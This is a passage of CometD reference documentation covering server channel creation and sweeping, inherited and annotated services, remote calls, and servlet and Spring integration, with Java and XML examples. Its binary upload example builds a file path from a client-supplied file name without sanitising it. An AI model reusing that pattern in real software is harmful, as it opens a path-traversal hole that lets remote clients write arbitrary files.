While Jetty is configured by default with a non-blocking connector that allows CometD to run out of the box, Tomcat 7 is not, by default, configured with a non-blocking connector. You must first enable the non-blocking connector in Tomcat 7 in order for CometD to work properly. Please refer to the Tomcat documentation (http://tomcat.apache.org) for how to configure a non-blocking connector in Tomcat.

9.3.2.4. Configuring `ServerChannel`

Server channels are used to broadcast messages to multiple clients, and are a central concept of CometD (see also the concepts section). Class `org.cometd.bayeux.server.ServerChannel` represents server channels; instances of server channels can be obtained from a `BayeuxServer` instance.

With the default security policy, server channels may be created simply by publishing to a channel: if the channel does not exist, it is created on-the-fly. This may open up for creation of a large number of server channel, for example when messages are published to channels created with a random name, such as `/topic/atyd9834o329`, and for race conditions during channel creation (since the same server channel may be created concurrently by two remote clients publishing to that channel at the same time).

To avoid that these transient server channels grow indefinitely and occupy a lot of memory, the CometD server aggressively sweeps server channels removing all channels that are not in use by the application anymore. The sweep period can be controlled by the `sweepPeriod` parameter, see Configuring `BayeuxServer`.

Given the above, you need to solve two problems:

- how to atomically create and configure a server channel
- how to avoid that channels that the application knows they will be used at a later time are swept prematurely

The solution offered by the CometD API for the first problem is to provide a method that atomically creates and initializes server channels:

JAVA

```java
BayeuxServer bayeuxServer = ...;
MarkedReference<ServerChannel> ref = bayeuxServer.createChannelIfAbsent("/my/channel", new
ServerChannel.Initializer() {
    public void configureChannel(ConfigurableServerChannel channel) {
        // Here configure the channel
    }
});
```

Method `BayeuxServer.createChannelIfAbsent(String channelName, Initializer… initializers)` atomically creates the channel, and returns a `MarkedReference` that contains the `ServerChannel` reference and a boolean that indicates whether the channel was created or if it existed already. The `Initializer` callback is called only if the channel is created by the invocation to `BayeuxServer.createChannelIfAbsent()`.

The solution to the second problem is to configure the channel as *persistent*, so that the sweeper does not remove the channel:

JAVA

```java
BayeuxServer bayeuxServer = ...;
MarkedReference<ServerChannel> ref = bayeuxServer.createChannelIfAbsent("/my/channel", new
ServerChannel.Initializer() {
    public void configureChannel(ConfigurableServerChannel channel) {
        channel.setPersistent(true);
    }
});
```

You can not only configure `ServerChannel` instances to be persistent, but to be *lazy* (see also this section), you can add listeners, and you can add `Authorizer` (see also the authorizers section).

Creating a server channel returns a `MarkedReference` that contains the `ServerChannel` reference and a boolean that indicates whether the channel was created or if it existed already:

JAVA

```java
BayeuxServer bayeuxServer = ...;
String channelName = "/my/channel";
MarkedReference<ServerChannel> ref = bayeuxServer.createChannelIfAbsent(channelName, new
ServerChannel.Initializer() {
    public void configureChannel(ConfigurableServerChannel channel) {
        channel.setPersistent(true);
    }
});

// Was the channel created atomically by this thread ?
boolean created = ref.isMarked();

// Guaranteed to never be null: either it's the channel
// just created, or it has been created concurrently
// by some other thread.
ServerChannel channel = ref.getReference();
```

The code above creates the channel, configures it to be persistent and then obtains a reference to it, that is guaranteed to be non-null.

A typical error in CometD applications is to create the channel without making it persistent, and then trying to obtain a reference to it without checking if it's null:

JAVA

```java
BayeuxServer bayeuxServer = ...;
String channelName = "/my/channel";

// Wrong, channel not marked as persistent, but used later
bayeuxServer.createChannelIfAbsent(channelName);

// Other application code here

ServerChannel channel = bayeuxServer.getChannel(channelName);
channel.publish(...); // May throw NullPointerException
```

Between the `BayeuxServer.createChannelIfAbsent()` call and the `BayeuxServer.getChannel()` call there is application code that may take a while to complete (therefore allowing the sweeper to sweep the just created server channel), so it is always safer to mark the channel as persistent, and when it is not needed anymore mark the server channel as non persistent (by calling `channel.setPersistent(false)`), to allow the sweeper to sweep it.

The server channel sweeper will sweep channels that are non-persistent, have no subscribers, have no listeners, have no authorizers and have no children channels, and only after these conditions are met for three consecutive sweeper passes.

9.3.3. Using Services

A CometD *service* is a Java class that allows a developer to specify the code to run when Bayeux channels receive Bayeux messages. When a message arrives on a channel to which the service instance subscribes, CometD invokes a callback method to execute user-specific code.

CometD services can be of two kinds:

- inherited
- annotated

You can also integrate CometD services with the Spring Framework as explained in the Spring Framework integration section.

The following sections present details about Java Server Services.

9.3.3.1. Inherited Services

A CometD inherited service is a Java class that extends the CometD class `org.cometd.server.AbstractService` , which specifies the Bayeux channels of interest to the service, and adheres to the contract the `AbstractService` class defines:

```java
public class EchoService extends AbstractService { 1
    public EchoService(BayeuxServer bayeuxServer) { 2
        super(bayeuxServer, "echo"); 3
        addService("/echo", "processEcho"); 4
    }

    public void processEcho(ServerSession remote, ServerMessage message) { 5
        remote.deliver(getServerSession(), "/echo", message.getData()); 6
    }
}
```

This is a simple echo service that returns the message sent by the remote client on channel `/echo` to the remote client itself. Notice the following:

1 Extends from `org.cometd.server.AbstractService.`

2 Creates a constructor that takes a `org.cometd.bayeux.server.BayeuxServer` object.

3 Calls the superclass constructor, passing the BayeuxServer object and an arbitrary name of the service, in this case "echo".

4 Subscribes to channel `/echo` , and specifies the name of a method that must be called when a message arrives to that channel, via `addService(…)` .

5 Defines a method with the same name specified in (4), and with an appropriate signature (see below).

6 Uses the `org.cometd.bayeux.server.ServerSession` API to echo the message back to that particular client.

The contract that the `BayeuxService` class requires for callback methods is that the methods must have the following signature:

```java
public void processEcho(ServerSession remote, ServerMessage message)
```

Notice that the channel name specified in the `addService()` method may be a wildcard, for example:

```java
```

```
public class BaseballTeamService extends AbstractService {
    public BaseballTeamService(BayeuxServer bayeux) {
        super(bayeux, "baseballTeam");
        addService("/baseball/team/*", "processBaseballTeam");
    }

    public void processBaseballTeam(ServerSession remote, ServerMessage message) {
        // Upon receiving a message on channel /baseball/team/*, forward to channel /events/baseball/team/*
        getBayeux().getChannel("/events" + message.getChannel()).publish(getServerSession(),
message.getData());
    }
}
```

Notice also how the first example uses `ServerSession.deliver()` to send a message to a particular remote client, while the second uses `ServerChannel.publish()` to send a message to anyone who subscribes to channel `/events/baseball/team/*`.

Method `addService(…)` is used to map a server-side channel listener with a method that is invoked every time a message arrives on the channel. It is not uncommon that a single service has multiple mappings, and mappings may be even added and removed dynamically:

JAVA

```
public class GameService extends AbstractService {
    public GameService(BayeuxServer bayeux) {
        super(bayeux, "game");
        addService("/service/game/*", "processGameCommand");
        addService("/game/event", "processGameEvent");
    }

    public void processGameCommand(ServerSession remote, ServerMessage message) {
        GameCommand command = (GameCommand)message.getData();
        switch (command.getType()) {
            case GAME_START: {
                addService("/game/" + command.getGameId(), "processGame");
                break;
            }
            case GAME_END: {
                removeService("/game/" + command.getGameId());
                break;
            }
            ...
        }
    }

    public void processGameEvent(ServerSession remote, ServerMessage message) {
        ...
    }

    public void processGame(ServerSession remote, ServerMessage message) {
        ...
    }
}
```

Note how mappings can be removed using method `removeService()`.

Each time a service instance is created, an associated `LocalSession` (see also this section) is created within the service itself: the service is a local client. The `LocalSession` has an associated `ServerSession` and as such it is treated by the server in the same way a remote client (that also creates a `ServerSession` within the server) is. The `LocalSession` and `ServerSession` are accessible via the `AbstractService` methods `getLocalSession()` and `getServerSession()` respectively.

> If an exception is thrown by a service method, it is caught by the CometD implementation and logged at `INFO` level on a logger category corresponding to the class name of the service, and no further action is taken by CometD.

Once you have written your Bayeux services it is time to set them up in your web application, see either the services integration section or the Spring Framework services integration section.

9.3.3.2. Annotated Client-Side and Server-Side Services

Classes annotated with `@Service` qualify as annotated services, both on the client-side and on the server-side.

9.3.3.3. Server-Side Annotated Services

Server-side annotated services are defined by annotating class, fields and methods with annotations from the `org.cometd.annotation` package.

Features provided by inherited services are available to annotated services although in a slightly different way.

Server-side inherited services are written by extending the `org.cometd.server.AbstractService` class, and instances of these classes normally have a singleton semantic and are created and configured at web application startup. By annotating a class with `@Service` you obtain the same functionality.

The `org.cometd.server.AbstractService` class provides (via inheritance) some facilities that are useful when implementing a service, including access to the `ServerSession` associated with the service instance. By annotating fields with `@Session` you obtain the same functionality.

Server-side inherited services provide means to register methods as callbacks to receive messages from channels. By annotating methods with `@Listener` or `@Subscription` you obtain the same functionality.

Services might depend on other services (for example, a data source to access the database), and might require lifecycle management (that is, the services have `start()` / `stop()` methods that must be invoked at appropriate times). In services extending `org.cometd.server.AbstractService`, dependency injection and lifecycle management had to be written by hand in a configuration servlet or configuration listeners. By annotating fields with the standard JSR 330 `@Inject` annotation, or the standard JSR 250 `@PostConstruct` and `@PreDestroy` annotations you obtain the same functionality.

Server-side annotated services offer full support for CometD features, and limited support for dependency injection and lifecycle management via the `org.cometd.annotation.ServerAnnotationProcessor` class.

Annotated service instances are stored in the servlet context under the key that correspond to their full qualified class name.

9.3.3.4. Dependency Injection Support

The CometD project offers limited support for dependency injection, since normally this is accomplished by other frameworks such as Spring (http://www.springsource.org), Guice (http://code.google.com/p/google-guice) or CDI (http://cdi-spec.org/).

In particular, it supports only the injection of the BayeuxServer object on fields and methods (not on constructors), and performs the injection only if the injection has not yet been performed.

The reason for this limited support is that the CometD project does not want to implement and support a generic dependency injection container, but instead offers a simple integration with existing dependency injection containers and a minimal support for required CometD objects (such as the BayeuxServer instance).

<table>
<tr><th>Annotated Style</th><th>Inherited Style</th></tr>
<tr><td>

JAVA

```
@org.cometd.annotation.Service("echoService")
public class EchoService {
    @javax.inject.Inject
    private BayeuxServer bayeux;
}
```

</td><td>

JAVA

```
public class EchoService extends
AbstractService {
    public EchoService(BayeuxServer bayeux) {
        super(bayeux, "echoService");
    }
}
```

</td></tr>
</table>

The service class is annotated with `@Service` and specifies the (optional) service name "echoService". The BayeuxServer field is annotated with the standard JSR 330 (http://jcp.org/en/jsr/detail?id=330) `@Inject` annotation. The `@Inject` annotation is supported (for example, by Spring 3 or greater) for standard dependency injection as specified by JSR 330.

9.3.3.5. Lifecycle Management Support

The CometD project provides lifecycle management via the standard JSR 250 (http://jcp.org/en/jsr/detail?id=250) `@PostConstruct` and `@PreDestroy` annotations. CometD offers this support for those that do not use a dependency injection container with lifecycle management such as Spring (http://www.springsource.org).

9.3.3.6. Channel Configuration Support

To initialize channels before they can be actually referenced for subscriptions, the CometD API provides the BayeuxServer.createChannelIfAbsent(String channelId, ConfigurableServerChannel.Initializer... initializers) method, which allows you to pass initializers that configure the given channel. Furthermore, it is useful to have a configuration step for channels that happens before any subscription or listener addition, for example, to configure authorizers on the channel (see also the authorizers section.

In annotated services, you can use the `@Configure` annotation on methods:

JAVA

```java
@Service("echoService")
public class EchoService {
    @Inject
    private BayeuxServer bayeux;

    @Configure("/echo")
    public void configure(ConfigurableServerChannel channel) {
        channel.setLazy(true);
        channel.addAuthorizer(GrantAuthorizer.GRANT_PUBLISH);
    }
}
```

9.3.3.7. Session Configuration Support

Services that extend `org.cometd.server.AbstractService` have two facility methods to access the LocalSession and the ServerSession, namely `getLocalSession()` and `getServerSession()`.

In annotated services, this is accomplished using the `@Session` annotation:

```java
JAVA
@Service("echoService")
public class EchoService {
    @Inject
    private BayeuxServer bayeux;

    @org.cometd.annotation.Session
    private LocalSession localSession;

    @org.cometd.annotation.Session
    private ServerSession serverSession;
}
```

Fields (or methods) annotated with the `@Session` annotation are optional; you can just have the `LocalSession` field, or only the `ServerSession` field, or both or none, depending on whether you need them or not.

You cannot inject Session fields (or methods) with `@Inject`. This is because the `LocalSession` object and the `ServerSession` object are related, and tied to a particular service instance. Using a generic injection mechanism could lead to confusion (for example, using the same sessions in two different services).

9.3.3.8. Listener Configuration Support

For server-side services, methods annotated with `@Listener` represent callbacks that are invoked during the server-side processing of the message. The channel specified by the `@Listener` annotation may be a template channel.

The CometD implementation invokes `@Listener` methods with the following parameters:

- The `ServerSession` half object that sent the message.
- The `ServerMessage` that the server is processing.
- Zero or more `String` arguments corresponding to channel parameters.

The callback method must have the following signature, or a covariant version of it:

<table>
<tr><th>Annotated Style</th><th>Inherited Style</th></tr>
<tr><td>

JAVA

```
@Service("echoService")
public class EchoService {
    @Inject
    private BayeuxServer bayeux;
    @Session
    private ServerSession serverSession;

    @org.cometd.annotation.Listener("/echo")
    public void echo(ServerSession remote,
ServerMessage.Mutable message) {
        String channel = message.getChannel();
        Object data = message.getData();
        remote.deliver(serverSession, channel,
data);
    }
}
```

</td><td>

JAVA

```
public class EchoService extends
AbstractService {
    public EchoService(BayeuxServer bayeux) {
        super(bayeux, "echoService");
        addService("/echo", "echo");
    }

    public void echo(ServerSession remote,
ServerMessage.Mutable message) {
        String channel = message.getChannel();
        Object data = message.getData();
        remote.deliver(getServerSession(),
channel, data);
    }
}
```

</td></tr>
</table>

The callback method can return `false` to indicate that the processing of subsequent listeners should not be performed and that the message should not be published.

> If an exception is thrown by the callback method, it is caught by the CometD implementation and logged at `INFO` level on a logger category corresponding to the class name of the service, and no further action is taken by CometD.

The channel specified by the `@Listener` annotation may be a template channel. In this case, you must add the corresponding number of parameters (of type `String`) to the signature of the service method, and annotate each additional parameters with `@org.cometd.annotation.Param`, making sure to match the parameter names between channel parameters and `@Param` annotations in the same order:

JAVA

```
@Service
public class ParametrizedService {
    @Listener("/news/{category}/{event}")
    public void serviceNews(ServerSession remote, ServerMessage message, @Param("category") String
category, @Param("event") String event) {
        ...
    }
}
```

> Note how for the two channel parameters defined in the `@Listener` annotation there are two additional parameters in the method signature (they must be added after the `ServerSession` and the `ServerMessage` parameters), of type `String` and annotated with `@Param`. The `@Param` annotation must specify a parameter name declared by the template channel. The order of parameters defined by the template channel must be the same of the parameters of the service method annotated with
>
> `@Param`.
>
> Only messages whose channel match the template channel defined by `@Listener` will be delivered to the service method. In the example above, messages to channel `/news/weather` or `/news/sport/athletics/decathlon` will not be delivered to the service method, because those channel do not bind with the template channel (respectively, too few segments and too many segments), while messages to `/news/technology/cometd` will be delivered, with the `category` argument bound to string `"technology"` and the `event` argument bound to string `"cometd"`.

9.3.3.9. Subscription Configuration Support

For server-side services, methods annotated with `@Subscription` represent callbacks that are invoked during the local-side processing of the message. The local-side processing is equivalent to the remote client-side processing, but it is local to the server. The semantic is very similar to the remote client-side processing, in the sense that the message has completed the server-side processing and has been published. When it arrives to the local side the information on the publisher is not available anymore, and the message is a plain `org.cometd.bayeux.Message` and not a `org.cometd.bayeux.server.ServerMessage`, exactly as it would happen for a remote client.

This is a rarer use case (most of the time user code must be triggered with `@Listener` semantic), but nonetheless is available.

The callback method signature must be:

- The `Message` that the server is processing.
- Zero or more `String` arguments corresponding to channel parameters.

JAVA

```
@Service("echoService")
public class EchoService {
    @Inject
    private BayeuxServer bayeux;
    @Session
    private ServerSession serverSession;

    @org.cometd.annotation.Subscription("/echo")
    public void echo(Message message) {
        System.out.println("Echo service published " + message);
    }
}
```

The channel specified by the `@Subscription` annotation may be a template channel similarly to what already documented in the listener section.

9.3.3.10. Server-Side Annotated Service with Binary Data

Services that receives binary data are similar to other annotated services.

Remember that you must have the binary extension enabled as specified in the binary extension section.

The only difference is that the `data` field of the message is an object of type `org.cometd.bayeux.BinaryData`.

For example:

JAVA

```java
@Service("uploadService")
public class UploadService {
    @Inject
    private BayeuxServer bayeux;
    @Session
    private ServerSession serverSession;

    @Listener("/binary")
    public void upload(ServerSession remote, ServerMessage message) throws IOException {
        BinaryData binary = (BinaryData)message.getData();

        Map<String, Object> meta = binary.getMetaData();
        String fileName = (String)meta.get("fileName");
        Path path = Paths.get(System.getProperty("java.io.tmpdir"), fileName);

        ByteBuffer buffer = binary.asByteBuffer();

        try (ByteChannel channel = Files.newByteChannel(path, StandardOpenOption.APPEND)) {
            channel.write(buffer);
        }

        if (binary.isLast()) {
            // Do something with the whole file.
        }
    }
}
```

9.3.3.11. Remote Call Configuration Support

For server-side services only, methods annotated with `@RemoteCall` represent targets of client remote calls.

Remote calls are particularly useful for clients that want to perform server-side actions that may not involve messaging (although they could). Typical examples are retrieving/storing data from/to a database, update some server state, or trigger calls to external systems.

A remote call performed by a client is converted to a message published on a service channel. The CometD implementation takes care of correlating the request with the response and takes care of the handling of failure cases. Applications are exposed to a much simpler API, but the underlying mechanism is a sender that publishes a Bayeux message on a service channel (the request), along with the delivery of the response Bayeux message back to the sender.

JAVA

```
@Service
public class RemoteCallService {
    @RemoteCall("contacts")
    public void retrieveContacts(final RemoteCall.Caller caller, final Object data) {
        // Perform a lengthy query to the database to
        // retrieve the contacts in a separate thread.
        new Thread(new Runnable() {
            @Override
            public void run() {
                try {
                    Map<String, Object> arguments = (Map<String, Object>)data;
                    String userId = (String)arguments.get("userId");
                    List<String> contacts = retrieveContactsFromDatabase(userId);

                    // We got the contacts, respond.
                    caller.result(contacts);
                } catch (Exception x) {
                    // Uh-oh, something went wrong.
                    caller.failure(x.getMessage());
                }
            }
        }).start();
    }
}
```

In the example above, the `@RemoteCall` annotation specifies as target `/contacts`. The target string is used to build a service channel, may or may not start with the `/` character, and may even be composed of multiple segments such as `contacts/active`. The target string specified by the `@RemoteCall` annotation may have parameters such as `contacts/{userId}`, and the signature of the method annotated with `@RemoteCall` must change with the same rules explained for `@Listener` methods.

The method `retrieveContacts` takes two parameters:

- A `RemoteCall.Caller` object that represents the remote client that made the call
- An `Object` object that represents the data sent by the remote client.

The `caller` object wraps the `ServerSession` that represents the remote client, while the `data` object represent the Bayeux message `data` field.

The type of the second parameter may be any class that is deserialized as the `data` field of the Bayeux message, even a custom application class. For more information about custom deserialization, see the JSON section.

The application may implement the `retrieveContacts` method as it wishes, provided that it replies to the client by calling either `RemoteCall.Caller.result()` or `RemoteCall.Caller.failure()`. If either of these methods is not called, the client will, by default, timeout the call on the client-side.

In case the method annotated with `@RemoteCall` throws an uncaught exception, the CometD implementation will perform a call to `RemoteCall.Caller.failure()` on behalf of the application. Applications are suggested to wrap the code of the method annotated with `@RemoteCall` with a `try/catch` block like shown in the example above.

9.3.3.12. Annotation Processing

The `org.cometd.annotation.ServerAnnotationProcessor` class performs annotation processing.

```java
BayeuxServer bayeux = ...;

// Create the ServerAnnotationProcessor
ServerAnnotationProcessor processor = new ServerAnnotationProcessor(bayeux);

// Create the service instance
EchoService service = new EchoService();

// Process the annotated service
processor.process(service);
```

After the `ServerAnnotationProcessor.process()` method returns, the service has been processed by injecting the `BayeuxServer` object and the sessions objects, by calling initialization lifecycle methods, and by registering listeners and subscribers.

Symmetrically, `ServerAnnotationProcessor.deprocess()` performs annotation deprocessing, which deregisters listeners and subscribers, and then calls destruction lifecycle methods (but does not deinject the `BayeuxServer` object or session objects).

9.3.3.13. Client-Side Annotated Services

Like their server-side counterpart, client-side services consist in classes annotated with `@Service`.

CometD introduced client-side services to reduce the boilerplate code required:

<table>
<tr><th>Annotated Style</th><th>Traditional Style</th></tr>
<tr><td>

```java
@Service
public class Service {
    @Session
    private ClientSession
bayeuxClient;


@Listener(Channel.META_CONNECT)
    public void
metaConnect(Message connect) {
        // Connect handling...
    }

    @Subscription("/foo")
    public void foo(Message
message) {
        // Message handling...
    }
}
```

</td><td>

```java
ClientSession bayeuxClient = ...;

bayeuxClient.getChannel(Channel.META_CONNECT).addListener(new
ClientSessionChannel.MessageListener() {
    public void onMessage(ClientSessionChannel channel,
Message message) {
        // Connect handling...
    }
});

bayeuxClient.handshake();
bayeuxClient.waitFor(1000, BayeuxClient.State.CONNECTED);

bayeuxClient.getChannel("/foo").subscribe(new
ClientSessionChannel.MessageListener() {
    public void onMessage(ClientSessionChannel channel,
Message message) {
        // Message handling...
    }
});
```

</td></tr>
</table>

9.3.3.14. Dependency Injection and Lifecycle Management Support

The CometD project does not offer dependency injection for client-side services, but supports lifecycle management via the standard JSR 250 (http://jcp.org/en/jsr/detail?id=250) `@PostConstruct` and `@PreDestroy` annotations. Client-side services usually have a shorter lifecycle than server-side services and their dependencies are usually injected directly while creating the client-side service instance.

9.3.3.15. Session Configuration Support

In client-side annotated services, the `@Session` annotation allows the service instance to have the `ClientSession` object injected in a field or method. Like server-side annotated services, the session field (or method) cannot be injected with `@Inject`. This is to allow the maximum configuration flexibility between service instances and `ClientSession` instances.

```java
@Service
public class Service {
    @org.cometd.annotation.Session
    private ClientSession bayeuxClient;
}
```

9.3.3.16. Listener Configuration Support

In client-side annotated services, methods annotated with `@Listener` represent callbacks that are called upon receipt of messages on meta channels. Do not use listener callbacks to subscribe to broadcast channels.

<table>
<tr><th>Annotated Style</th><th>Traditional Style</th></tr>
<tr><td><pre>JAVA
@Service
public class Service {

@Listener(Channel.META_CONNECT)
    public void
metaConnect(Message connect) {
        // Connect handling...
    }
}</pre></td><td><pre>JAVA
bayeuxClient.getChannel(Channel.META_CONNECT).addListener(new
ClientSessionChannel.MessageListener() {
    public void onMessage(ClientSessionChannel channel,
Message message) {
        // Connect handling...
    }
});</pre></td></tr>
</table>

9.3.3.17. Subscription Configuration Support

In client-side annotated services, methods annotated with `@Subscription` represent callbacks that are called upon receipt of messages on broadcast channels.

Annotated Style	Traditional Style

<table>
<tr><th>Annotated Style</th><th>Traditional Style</th></tr>
<tr><td>JAVA<pre>
@Service
public class Service {
    @Listener("/foo/*")
    public void foos(Message message) {
       // Message handling...
    }
}
</pre></td><td>JAVA<pre>
bayeuxClient.getChannel("/foo
/*").subscribe(new
ClientSessionChannel.MessageListener() {
    public void onMessage(ClientSessionChannel
channel, Message message) {
        // Message handling...
    }
});
</pre></td></tr>
</table>

9.3.3.18. Annotation Processing

The `org.cometd.annotation.ClientAnnotationProcessor` class does annotation processing.

JAVA

```java
ClientSession bayeuxClient = ...;

// Create the ClientAnnotationProcessor
ClientAnnotationProcessor processor = new ClientAnnotationProcessor(bayeuxClient);

// Create the service instance
Service service = new Service();

// Process the annotated service
processor.process(service);

bayeuxClient.handshake();
```

Listener callbacks are configured immediately on the `ClientSession` object, while subscription callbacks are automatically delayed until the handshake is successfully completed.

9.3.3.19. Services Integration

There are several ways to integrate your Bayeux services into your web application. This is complicated because the `CometDServlet` creates the BayeuxServer object, and there is no easy way to detect, in general, when the `BayeuxServer` object has been created.

9.3.3.20. Integration via Configuration Servlet

The simplest way to initialize your web application with your services is to use a configuration servlet. This configuration servlet has no URL mapping because its only scope is to initialize (or *wire* together) services for your web application to work properly.

Here is a sample `web.xml`:

XML

```xml
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://java.sun.com/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-
app_3_0.xsd"
         version="3.0">

    <servlet>
        <servlet-name>cometd</servlet-name>
        <servlet-class>org.cometd.server.CometDServlet</servlet-class>
        <load-on-startup>1</load-on-startup>
        <async-supported>true</async-supported>
    </servlet>
    <servlet-mapping>
        <servlet-name>cometd</servlet-name>
        <url-pattern>/cometd/*</url-pattern>
    </servlet-mapping>

    <servlet>
        <servlet-name>configuration</servlet-name>
        <servlet-class>com.acme.cometd.ConfigurationServlet</servlet-class>
        <load-on-startup>2</load-on-startup>
    </servlet>

</web-app>
```

Notice that the `web.xml` file specifies `<load-on-startup>` to be:

- 1 for the CometD servlet – so that the Bayeux object gets created and put in the `ServletContext`.
- 2 for the configuration servlet – so that it will be initialized only after the CometD servlet has been initialized and hence the BayeuxServer object is available.

This is the code for the `ConfigurationServlet`:

JAVA

```java
public class ConfigurationServlet extends GenericServlet {
    public void init() throws ServletException {
        // Grab the Bayeux object
        BayeuxServer bayeux = (BayeuxServer)getServletContext().getAttribute(BayeuxServer.ATTRIBUTE);
        new EchoService(bayeux);
        // Create other services here

        // This is also the place where you can configure the Bayeux object
        // by adding extensions or specifying a SecurityPolicy
    }

    public void service(ServletRequest request, ServletResponse response) throws ServletException,
IOException {
        throw new ServletException();
    }
}
```

See also this section about the `EchoService`.

9.3.3.21. Integration via Configuration Listener

Instead of using a configuration servlet, you can use a configuration listener, by writing a class that implements `ServletContextAttributeListener`.

Here is a sample `web.xml` file:

XML

```xml
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://java.sun.com/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-
app_3_0.xsd"
         version="3.0">

    <servlet>
        <servlet-name>cometd</servlet-name>
        <servlet-class>org.cometd.server.CometDServlet</servlet-class>
        <load-on-startup>1</load-on-startup>
        <async-supported>true</async-supported>
    </servlet>
    <servlet-mapping>
        <servlet-name>cometd</servlet-name>
        <url-pattern>/cometd/*</url-pattern>
    </servlet-mapping>

    <listener>
        <listener-class>com.acme.cometd.BayeuxInitializer</listener-class>
    </listener>

</web-app>
```

This is the code for the `BayeuxInitializer`:

JAVA

```java
public class BayeuxInitializer implements ServletContextAttributeListener {
    public void attributeAdded(ServletContextAttributeEvent event) {
        if (Bayeux.ATTRIBUTE.equals(event.getName())) {
            // Grab the Bayeux object
            BayeuxServer bayeux = (BayeuxServer)event.getValue();
            new EchoService(bayeux);
            // Create other services here

            // This is also the place where you can configure the Bayeux object
            // by adding extensions or specifying a SecurityPolicy
        }
    }

    public void attributeRemoved(ServletContextAttributeEvent event) {
    }

    public void attributeReplaced(ServletContextAttributeEvent event) {
    }
}
```

9.3.3.22. Integration of Annotated Services

If you prefer to use annotated services (see also the annotated services section, you still have to integrate them into your web application. The procedure is very similar to the procedures above, but it requires use of the annotation processor to process the annotations in your services.

For example, the `ConfigurationServlet` becomes:

JAVA

```
public class ConfigurationServlet extends GenericServlet {
    private final List<Object> services = new ArrayList<>();
    private ServerAnnotationProcessor processor;

    public void init() throws ServletException {
        // Grab the BayeuxServer object
        BayeuxServer bayeux = (BayeuxServer)getServletContext().getAttribute(BayeuxServer.ATTRIBUTE);

        // Create the annotation processor
        processor = new ServerAnnotationProcessor(bayeux);

        // Create your annotated service instance and process it
        Object service = new EchoService();
        processor.process(service);
        services.add(service);

        // Create other services here

        // This is also the place where you can configure the Bayeux object
        // by adding extensions or specifying a SecurityPolicy
    }

    public void destroy() throws ServletException {
        // Deprocess the services that have been created
        for (Object service : services) {
            processor.deprocess(service);
        }
    }

    public void service(ServletRequest request, ServletResponse response) throws ServletException,
IOException {
        throw new ServletException();
    }
}
```

9.3.3.23. Integration of Annotated Services via `AnnotationCometDServlet`

The `org.cometd.java.annotation.AnnotationCometDServlet` allows you to specify a comma-separated list of class names to instantiate and process using a `ServerAnnotationProcessor` .

This is a sample `web.xml` :

XML

```xml
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://java.sun.com/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-
app_3_0.xsd"
         version="3.0">

    <servlet>
        <servlet-name>cometd</servlet-name>
        <servlet-class>org.cometd.java.annotation.AnnotationCometDServlet</servlet-class>
        <init-param>
            <param-name>services</param-name>
            <param-value>com.acme.cometd.FooService, com.acme.cometd.BarService</param-value>
        </init-param>
        <load-on-startup>1</load-on-startup>
        <async-supported>true</async-supported>
    </servlet>
    <servlet-mapping>
        <servlet-name>cometd</servlet-name>
        <url-pattern>/cometd/*</url-pattern>
    </servlet-mapping>

</web-app>
```

In this example, the `AnnotationCometDServlet` instantiates and processes the annotations of one object of class `com.acme.cometd.FooService` and of one object of class `com.acme.cometd.BarService`.

The service objects are stored as `ServletContext` attributes under their own class name, so that they can be easily retrieved by other components. For example, `FooService` can be retrieved using the following code:

JAVA

```java
public class AnotherServlet extends HttpServlet {
    protected void service(HttpServletRequest request, HttpServletResponse response) throws
ServletException, IOException {
        FooService service = (FooService)getServletContext().getAttribute("com.acme.cometd.FooService");
        // Use the foo service here
    }
}
```

The services created are deprocessed when `AnnotationCometDServlet` is destroyed.

9.3.3.24. Services Integration with Spring

Integration of CometD services with Spring (http://springframework.org) is particularly interesting, since most of the time your Bayeux services require other *beans* to perform their service. Not all Bayeux services are as simple as the `EchoService` (see also the inherited services section, and having Spring’s dependency injection (as well as other facilities) integrated greatly simplifies development.

9.3.3.25. XML Based Spring Configuration

The `BayeuxServer` object is directly configured and initialized in the Spring configuration file, which injects it in the servlet context, where the CometD servlet picks it up, performing no further configuration or initialization.

The `web.xml` file is as follows:

XML

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://java.sun.com/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-
app_3_0.xsd"
         version="3.0">

    <servlet>
        <servlet-name>cometd</servlet-name>
        <servlet-class>org.cometd.server.CometDServlet</servlet-class>
        <async-supported>true</async-supported>
    </servlet>
    <servlet-mapping>
        <servlet-name>cometd</servlet-name>
        <url-pattern>/cometd/*</url-pattern>
    </servlet-mapping>

    <listener>
        <listener-class>org.springframework.web.context.ContextLoaderListener</listener-class>
    </listener>

</web-app>
```

> It is important to note that the `web.xml` above does *not* contain any configuration specified as `<init-param>`. This is because if you are using Spring, you want the configuration to be specified in just one place, that is in the Spring configuration files.
>
> Furthermore, the `<load-on-startup>` directive is *not* present. Since the Servlet Specification does not define the startup order between servlets and listeners (in particular, `<listener>` elements cannot be ordered with a `<load-on-startup>` element), you must make sure that the Spring `<listener>` runs before the `CometDServlet`, otherwise you risk that two `BayeuxServer` objects are created (one by `CometDServlet` and the other by Spring), and your application will not work properly (likely, the connection with remote clients will be handled by the CometDServlet’s `BayeuxServer, while your services will be bound to Spring’s `BayeuxServer`).
>
> By not specifying a `<load-on-startup>` element in the `CometDServlet` definition, the `CometDServlet` will be initialized lazily *after* the Spring `<listener>`, ensuring that only the Spring’s `BayeuxServer` is created and used also by `CometDServlet` when it is initialized upon receiving the first request from remote clients.

Spring’s `applicationContext.xml` is as follows:

XML

```
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org
/schema/beans/spring-beans-4.0.xsd">

    <bean id="otherService" class="com.acme..." />

